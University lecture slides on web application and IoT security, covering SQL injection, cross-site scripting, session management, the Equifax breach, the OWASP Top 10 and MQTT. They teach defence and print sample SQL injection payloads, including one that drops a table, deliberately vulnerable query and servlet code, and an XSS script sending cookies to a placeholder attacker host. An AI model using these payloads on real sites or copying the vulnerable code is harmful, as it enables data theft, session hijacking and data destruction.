WEB AND IOT SECURITY

Introduction to Computer and Network Security


Silvio Ranise [silvio.ranise@unitn.it or *ranise@fbk.eu*]

UNIVERSITÀ DI TRENTO

FONDAZIONE BRUNO KESSLER

CONTENTS


- Digression on web applications
- Securing web applications
- Injection attacks
  - SQL injection
  - Cross Site Scripting
- Some more attacks on web applications
- Importance of access control for web applications
- Digression on IoT applications
- MQTT
- Some security issues of MQTT



2

DIGRESSION ON WEB APPLICATIONS

CLIENT/SERVER MODEL



Server = abstraction of computer resources

- Clients
  - Not concerned with how the server performs while fulfilling the request and delivering the response
  - Only need to understand the response based on the well-known application protocol, i.e. the content and the formatting of the data for the requested service.


- Clients and servers exchange messages in a request–response messaging pattern:
  - client sends a request
  - server returns a response
- To communicate, client and server must
  - have common language
  - follow rules
  - i.e. they must satisfy a communications protocol
- All client-server protocols operate in the application layer

3


CLIENT/SERVER OVER HTTP

- **HTTP** = Hypertext Transfer Protocol is a **stateless**, application-level protocol for distributed, collaborative, hypermedia information systems
- Foundation for data communication for the WWW since 1990
- HTTP features
  - **Connectionless:** client (e.g., a browser) initiates an HTTP request and after a request is made, the client disconnects from the server and waits for a response. The server processes the request and re-establishes the connection with the client to send a response back
  - **Media independent:** any type of data can be sent by HTTP as long as both the client and the server know how to handle the data content
  - **Stateless:** the server and client are aware of each other only during a current request. Afterwards, both of them forget about each other. Due to this nature of the protocol, neither the client nor the browser can retain information between different requests across the web pages

Basic architecture of a web application




HTTP REQUEST



GET : no side effect POST : possible side effect


HTTP RESPONSE



ADDING STATE TO HTTP: COOKIES


- **HTTP cookie** (also called **web cookie**, **Internet cookie**, **browser cookie**, or simply **cookie**)
  - Small piece of data sent from a website and stored on the user's computer by the user's web browser while the user is browsing
  - Designed to be a reliable mechanism for websites to remember stateful information (such as items added in the shopping cart in an online store) or to record the user's browsing activity (including clicking particular buttons, logging in, or recording which pages were visited in the past)
- **Authentication cookies** are the most common method used by web servers to know whether the user is logged in or not, and which account they are logged in with
- Without such a mechanism, the site would not know whether to send a page containing sensitive information, or require the user to authenticate themselves by logging in
- The security of an authentication cookie generally depends on the security of the issuing website and the user's web browser, and on whether the cookie data is encrypted
- **Security vulnerabilities** may allow a cookie's data to be read by a hacker, used to gain access to user data, or used to gain access (with the user's credentials) to the website to which the cookie belongs (see cross-site scripting and cross-site request forgery for examples)
- **Privacy concerns**: tracking cookies, and especially third-party tracking cookies, are commonly used as ways to compile long-term records of individuals' browsing histories
  - European law requires that all websites targeting EU member states gain "*informed consent*" from users before storing non-essential cookies on their device

COOKIE AUTHENTICATION



COOKIE AUTHENTICATION

Care needs to be taken when handling cookies
- Cookies exchanged in clear
- httpsOnly version: server sends back cookies only over HTTPS



10

END OF DIGRESSION ON WEB APPLICATIONS


SECURING WEB APPLICATIONS (1)

- Creating a Web application is easy, but **creating a secure Web application is hard and tedious**
- Because of the multi-tiered architecture, **security flaws may appear at many levels**
- Need to secure
  - Database
  - Server
  - Application
  - Network

To create a secure Web application, ones needs to examine every layer

SECURING WEB APPLICATIONS (2)

- Several different attackers to consider




SECURING WEB APPLICATIONS (3)

- Even more attackers to consider…

Shoulder surfer

Unpatched vulnerabilities



Key logger

WEB APPLICATIONS THREATS

- **Application-Layer**
  - SQL Injection
  - Cross-Site-Scripting (XSS)
  - Cross-Site Request Forgery (CSRF)
  - Broken Authentication
  - Unvalidated Input
- Server-Layer
  - Denial-of-Service (DoS)
  - OS Exploitation
- Network-Layer:
  - Packet-Sniffing
  - Man-In-The-Middle Attacks (MITM)
  - DNS Attack
- **User-Layer:**
  - Phishing
  - Key-logging
  - Malware

WEB APPLICATIONS REQUIREMENTS

- Authentication
  - You want to know who you are communicating with
- Authorization (Access Control)
  - User must have access to only those resources that they are entitled to
- Confidentiality
  - You want to keep information secret (e.g., credit card number)
- Integrity
  - You want to know that a message has not been modified in transit
- Non-repudiation
  - If someone has sent a message, it should be impossible to deny it later (legal implications)

WEB APP SECURITY: A DEFINITION

- **Web application security** is a branch of **information security** that deals specifically with **security of websites, web applications and web services**
  - At a high level, web application security draws on the principles of **application security** but applies them specifically to Internet and web systems
- **Application security** encompasses measures taken to improve the security of an application often by **finding, fixing and preventing security vulnerabilities**

GOALS OF WEB APP SECURITY

- Safely browse the web
  - Visit a variety of web sites without incurring harm
- Support secure **web apps**
  - Apps provided over the web can have same security properties as stand-alone applications
- Support secure **mobile apps**
  - Web protocols and content standards are used as back end of many mobile apps

18 INJECTION ATTACKS

SQL INJECTION (1)

Requesting username and password to view the content of a particular table TBL_USERS….

```
<form action="dispatcher?operation=login" method="post">
  <input name="username" type="text">
  <input name="password" type="password">
  <input type="submit" value="Submit">
</form>

String username = request.getParameter("username");
String password = request.getParameter("password");
Statement stmt =
  con.createStatement("select * from TBL_USERS"
                      +"where username ='"+ username +
                      +"' and password = '"+ password+"'");
```

A1:2017-Injection

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

19

SQL INJECTION (2)

- Input from the client:

```
username ='admin';--
```

- SQL code transforms into:

```
select * from TBL_USERS
where username = 'admin';-- ' and password = '123';
```

- Everything after the -- is ignored by the database, since it is marked as a comment
- The result is that the client has logged in as the admin user without knowing the password!

SQL INJECTION (3)

- Goal: *exfiltration of data from app db by tricking the SQL interpreter with a carefully crafted query*
- Consider the following chunk of code to be executed by server to query the db
- The idea is to craft a particular string 'recipient' to change the meaning of the query from
  - Extracting info about a person with a given username

  to
  - Something malicious such as
    - **105 OR 1=1**
  - What happens?
    - The following query will be passed to the SQL interpreter
      - SELECT * FROM Person WHERE **UserId = 105 OR 1=1**;
      - Which leads to…

```
$recipient = $_POST['recipient'];
$sql = "SELECT * FROM Person
WHERE Username='$recipient'";
$rs = $db->executeQuery($sql);
```

Equivalent to TRUE

- The wildcard * matches all attributes of Person…
- What if among these attributes you find passwords or other sensitive data?

SQL INJECTION (4)

- Goal: deletion of stored *data by tricking the SQL interpreter with a carefully crafted query*
- Consider the following chunk of code to be executed by server to query the db
- The idea is to craft a particular string 'recipient' to change the meaning of the query from
  - Extracting info about a person with a given username to
  - Something malicious such as
    - **; DROP TABLE Person --**
  - What happens?
    - The following query will be passed to the SQL interpreter
      - SELECT * FROM Person WHERE **UserId = ' '; DROP TABLE Person --**;
      - Which leads to…

```
$recipient = $_POST['recipient'];
$sql = "SELECT * FROM Person
WHERE Username='$recipient'";
$rs = $db->executeQuery($sql);
```

Similarly, attackers can add users, reset passwords, …

A FAMOUS SQL INJECTION ATTACK

- CardSystems (june 2005)
  - credit card payment processing company
  - SQL injection attack put company out of business
- The Attack
  - 263,000 credit cards stolen from database
  - credit cards stored unencrypted
  - **43 million** credit cards exposed


Cardsystem was compliant with a security standard called PCI-DSS

SQL INJECTION: SUMMARY

- Problem:
  - Client inputs SQL code using input parameters (e.g., in a form)
  - These parameters are then used to dynamically construct SQL queries
- Consequences:
  - Loss of Confidentiality: Attackers can access sensitive data
  - Authentication & Authorization: Attackers can gain access to privileged accounts or systems without passwords
  - Integrity: Attackers can modify the information stored in the database

SQL INJECTION: MITIGATIONS

- **Input sanitization**
  - No hand-made SQL injection
  - Use parameterized/prepared SQL queries instead
    - Building SQL queries by properly escaping arguments (available libraries to do this)



- **Apply the principle of least priviledge**
  - Give least privilege to your application
  - Only DB reads, writes only where required, use non-admin accounts

26

CROSS-SITE SCRIPTING (XSS) ATTACKS

XSS (1)

Requesting input that is then processed further and included in an html page…

```
<FORM ACTION="hello" >
   <B>Your name: </B>
   <INPUT NAME="name" TYPE="text" SIZE="10">
   <INPUT TYPE="submit" VALUE="Now click">
</FORM>

protected void doGet(HttpServletRequest request,
                     HttpServletResponse response){

    String name = request.getParameter("name");
    response.setContentType("text/html");
     ...
    out.println("<H1> "Hello"+ name + "!</H1>"); ..

}
```

A7:2017-Cross-Site Scripting (XSS)

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

27

XSS (2)

- Suppose the victim is given this URL by the attacker controlling a web site at the address www.badguy.com:

```
http://www.vulnerable.com/welcome.php?name=
<script>window.open ("http://www.badguy.com/
collect.php?cookie= "+document.cookie) </script>
```

The idea is to forward the cookie of the user to the site controlled by the attacker so that it can exploit it…

XSS (3)

The script, executed in the browser of the user, sends the cookie to the web site controlled by the attacker

- The web page would then be injected with the following script:

```
<html>
   <body>
      <script>window.open("http://www.badguy.com/
      collect.php?cookie=" +document.cookie)</
      script>, welcome to our site.
   </body>
</html>
```

XSS: SUMMARY

- An attacker attaches a script with an HTTP response
- The script executes with privileges available to the responding web application and the attacker is able to access privileged information only available to the user or the web application
- Since cookies often contain authentication information, this could allow the attacker to impersonate the victim
- At least two variants exist
  - **Reflected** XSS: using a constructed URL (as in previous slides)
  - **Stored** XSS: Using POST to store the bad URL inside a comment/forum

XSS: MITIGATIONS

- Filter all input parameters from HTTP GET and POST (even when using client-side validation) …
  - Characters with special meaning in HTML and JavaScript, e.g., , (,), #, & should be removed or substituted (e.g., < becomes <) …
  - This may also require filtering all types of active content; e.g., JavaScript
- But notice that it is easy to forget something, so it's better to specify what characters are allowed, e.g., [A-Za-z0-9]
  - Better using positive than negative filtering

32 ADDITIONAL ATTACKS

UNVALIDATED INPUT

The price field is used to ensure that the price of the currently chosen book is passed with the order

- Consider the following HTML form which is about to submit a book purchase order

```
<form method="POST" action="page.jsp"> Buy this book!
   <input type="hidden" name="price" value="20.00">
   <input type="submit" …>
</form>
```

- The client can download the page, change the form, and edit the value of the price input (and modifying the action attribute of the form element)
- Despite this seems a bad way to build a web app, there are apps that use this approach…

UNVALIDATED INPUT: PROBLEM & SOLUTION

- **Problem**: Clients can easily circumvent checks in the HTML code itself, such as hidden parameters (e.g., price) and JavaScript code
  - Download the page to your computer, edit the HTML and/or JavaScript, load up the modified page in your browser, fill in illegal parameters, and click "Submit"
  - Client-side validation is useful for performance reasons, but useless from a security point of view
- **Solution:** never trust any input from the user, and never trust client side input validation
  - All parameters must be validated on the server side before they are used
  - Positive filtering is better than negative filtering
  - Good design would involve a library of functions that provide the necessary checks

BROKEN AUTHENTICATION

- Username and password combinations are commonly used and commonly broken
- Collections of username and passwords are on sale in the dark web
- **Causes**
  - Insecure storage of password hash (SQL injection)
  - Weak hashing algorithms employed (e.g., LinkedIn used SHA-1)
  - Faulty session management (session identifiers exposed)
  - Long sessions or too many attempts at password recovery

BROKEN AUTHENTICATION: MITIGATIONS

- Disallow weak passwords
- Use a stronger hash algorithm
- Salt the passwords
- Use HTTPS for encrypting session identifiers to prevent MITM
- Do not expose credentials in untrusted locations (hidden fields, cookies, urls)
- Implement account lockouts
- Implement Multi Factor Authentication

Recall the discussion about secure storage of passwords and authentication procedures in the slide deck Authentication I

SESSION MANAGEMENT (1)

- Poor management of session identifiers can lead to different attacks such as
  - Cross-Site Request Forgery (CSRF)
  - Session spoofing and hijacking
  - Broken Authentication
  - Privilege Escalation
  - Sensitive Data Leakage
- A session identifier must be considered as an important asset to secure with strategies such as
  - Implementing Strict Timeouts
  - Session-ID must be renewed when an authentication state is passed (on logging in/out)
  - Ensuring session IDs cannot be easily guessed (use a large space and generate ids with a good random number generator)
  - …

SESSION MANAGEMENT (2)

- **Proper Cookie Management**: Session identifiers are stored on the client (browser) side in cookies
- Therefore, cookies should be managed properly ensure security of sessions:
  - Use "Domain" and "Path" attributes to restrict the scope of cookies to narrow subdomains
  - Use "Secure" attribute to force browsers to send cookies over HTTPS
  - Use "HttpOnly" attribute to prevent scripts from accessing the cookies
  - Use "X-XSS-Protection" header to allow browsers to detect XSS attacks
  - Use "Content-Security-Policy" headers to instruct browsers to only load resources from whitelisted locations

39

ACCESS CONTROL FOR WEB APPLICATIONS

WHY ACCESS CONTROL IS IMPORTANT FOR WEB APPLICATIONS

- **Equifax data breach**
  - Discovered July 29, 2017
  - Announced Sept. 7, 2017
- 146.6 million Americans were affected
  - Around half of the American population!

Not only data, even photos

Driver's License	38,000
Social Security or Taxpayer ID card	12,000
Passport	3,200
Other	3,000

Leaked personal data

Name	146.6 million
Birthdate	146.6 million
Social Security Number	145.5 million
Address	99 million
Gender	27.3 million
Phone Number	20.3 million
Driver's License Number	17.6 million
Email Address	1.8 million
Credit Card information	209,000
Tax ID	97,500
Driver's License State	27,000

https://www.wired.com/story/equifax-breach-no-excuse/

40

EQUIFAX BREACH: APACHE STRUTS VULN

- **Command injection attack** by exploiting bug in the file upload mechanism in the Jakarta Multipart parser in some versions of Apache Struts
  - *Possibility to execute arbitrary commands*
  - More details at https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638
- **Patches were available but not applied**

  https://www.gracefulsecurity.com/equifax-breach-timeline/
- How to make sure to use SW components without (known) vulnerabilities?
  - Use **OWASP Dependency check**, an utility that identifies project dependencies and checks if there are any known, publicly disclosed, vulnerabilities
  - https://www.owasp.org/index.php/OWASP_Dependency_Check
  - Need of pruning **false positives**
- **How to make sure to use SW components without (unknown) vulnerabilities?**
  - Daunting task, if possible at all!
  - ***But…***

41

EQUIFAX DATABREACH: ACCESS CONTROL

- "Security best practices dictate that this **user have as little privilege as possible on the server itself**, since *security vulnerabilities in web applications and web servers are so commonly exploited*."

  Alex McGeorge, Head of threat intelligence at the security firm Immunity

- In other words, follow the **Principle of Least Priviledge:**
  - every **subject** (such as a process, a user, or a program) must be able to **access only the information and resources that are necessary for its legitimate purpose**
- Even if commands are injected, if these are run with the lowest possible priviledges, then less harm can be performed*!*
- This seems to be an effective **mitigation measure** to **reduce the impact of unknown vulnerabilities**

This approach to security is also known under the name of **risk based** and can be summarized as follows: *a security breach is not a matter of* ***if*** *but* ***when***

43

WEB APPLICATION SECURITY: SUMMARY

ONLY SCRATCHED THE SURFACE

More information on web security in the **Security Testing** course and on network security in the **Network security** course

- There are many more
  - in the OWASP Top 10 and…
  - … out there in wild (cookie poisoning, form field tampering, …)
  - When using cloud, mobile, and edge computing, the situation gest even more complex and the attack surface enlarges significantly…
- **Key idea**: adopt best practice for security hardening of web applications
- **Good idea**: use automated solutions for analysis and enforcement of security policies
  - Frameworks and static analysis tools
  - Web Application Firewalls
  - Cloud-based solutions
    - E.g., Cloudflare (https://www.cloudflare.com)

T10

OWASP Top 10 Application Security Risks – 2017

7

A1:2017-Injection	Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2:2017-Broken Authentication	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities (temporarily or permanently).
A3:2017-Sensitive Data Exposure	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection, such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A4:2017-XML External Entities (XXE)	Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks, such as the Billion Laughs attack.
A5:2017-Broken Access Control	Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.


A6:2017-Security Misconfiguration	Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, in-complete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must also be patched/upgraded in a timely fashion.
A7:2017-Cross-Site Scripting (XSS)	XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A8:2017-Insecure Deserialization	Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.
A9:2017-Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
A10:2017-Insufficient Logging & Monitoring	Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

47

DIGRESSION ON IOT APPLICATIONS

RECALL CLIENT-SERVER ARCHITECTURE

- One of the most used architecture for distributed applications and in particular for web applications
- Communications take place following the *request/reply* (pull) interaction model




- Drawbacks:
  - interaction is limited to two entities (one-to-one)
  - each entity must know how to address its partner in the communication
  - the two entities must be available at the same time in order to communicate
  - communication is inherently synchronous
  - communication is only pull-based

PUBLISH-SUBSCRIBE COMMUNICATION

- Publish/subscribe is a comprehensive solution for client-server problems
- **Many-to-many communication model** - Interactions take place in an environment where various information producers and consumers can communicate, all at the same time. Each piece of information can be delivered at the same time to various consumers. Each consumer receives information from various producers
- **Space decoupling** - Interacting parties do not need to know each other. Message addressing is based on their content
- **Time decoupling** - Interacting parties do not need to be actively participating in the interaction at the same time. Information delivery is mediated through a third party
- **Synchronization decoupling** - Information flow from producers to consumers is also mediated, thus synchronization among interacting parties is not needed
- **Push/Pull interactions** - both methods are allowed

PUBLISH-SUBSCRIBE PATTERN

- Publishers: produce data in the form of events
- Subscribers: declare interests on published data with subscriptions
- Each subscription is a filter on the set of published events.
- An Event Notification Service (ENS) notifies to each subscriber every published event that matches at least one of its subscriptions



PUBLISH-SUBSCRIBE PATTERN (CONT'D)


- Events represent information structured following an *event schema*
- The event schema is fixed, defined a-priori, and known to all the participants
- It defines a set of fields or attributes, each constituted by a name and a type
  - The types allowed depend on the specific implementation, but basic types (like integers, floats, booleans, strings) are usually available
- Given an event schema, an event is a collection of values, one for each attribute defined in the schema

SUBSCRIPTION

- Subscribers express their interests in specific events issuing subscriptions
- A subscription is a *constraint* expressed on the event schema
- The Event Notification Service will notify an event *e* to a subscriber *x* only if the values that define the event satisfy the constraint defined by one of the subscriptions *s* issued by x
  - In this case we say that ***e* matches *s***.
- Subscriptions can take various forms, depending on the subscription language and model employed by each specific implementation:
  - Topic-based
  - Hierarchy-based
  - Content-based
  - Type-based
  - …


TOPIC-BASED SUBSCRIPTION

- Data published in the system is mostly unstructured, but each event is "tagged" with the identifier of a *topic* it is published in
- Subscribers issue subscriptions containing the topics they are interested in
- A topic can be thus represented as a "virtual channel" connecting producers to consumers
  - Data distribution in topic-based publish/subscribe systems is close to group communication



HIERARCHY-BASED SUBSCRIPTION

- As in topic-based subscription, event is "tagged" with the *topic* it is published in, and subscribers issue subscriptions containing the topics they are interested in.
- Contrary to topic-based subscription, topics are organized in a hierarchical structure which express a notion of containment between topics. When a subscriber subscribe a topic, it will receive all the events published in that topic and in all the topics present in the corresponding sub-tree



EVENT NOTIFICATION SYSTEM

- Usually implemented as a:
  - **Centralized service**: the ENS is implemented on a single server
  - **Distributed service**: the ENS is constituted by a set of nodes, event brokers, which cooperate to implement the service
- The latter is usually preferred for large settings where scalability is a fundamental issue

56

END OF DIGRESSION ON IOT APPLICATIONS

57

MQTT


MQTT

Main features:
- Publish and subscribe pattern
  - Hierarchy based
  - Simple packet formats: binary payloads
  - Runs over TCP
    - Default port: 1883/TCP (**not encrypted!**)

- MQTT = Message Queue Telemetry Transport
- Publish/subscribe, simple and lightweight messaging protocol, designed for constrained devices and low-bandwidth, high-latency or unreliable networks
- Design principles
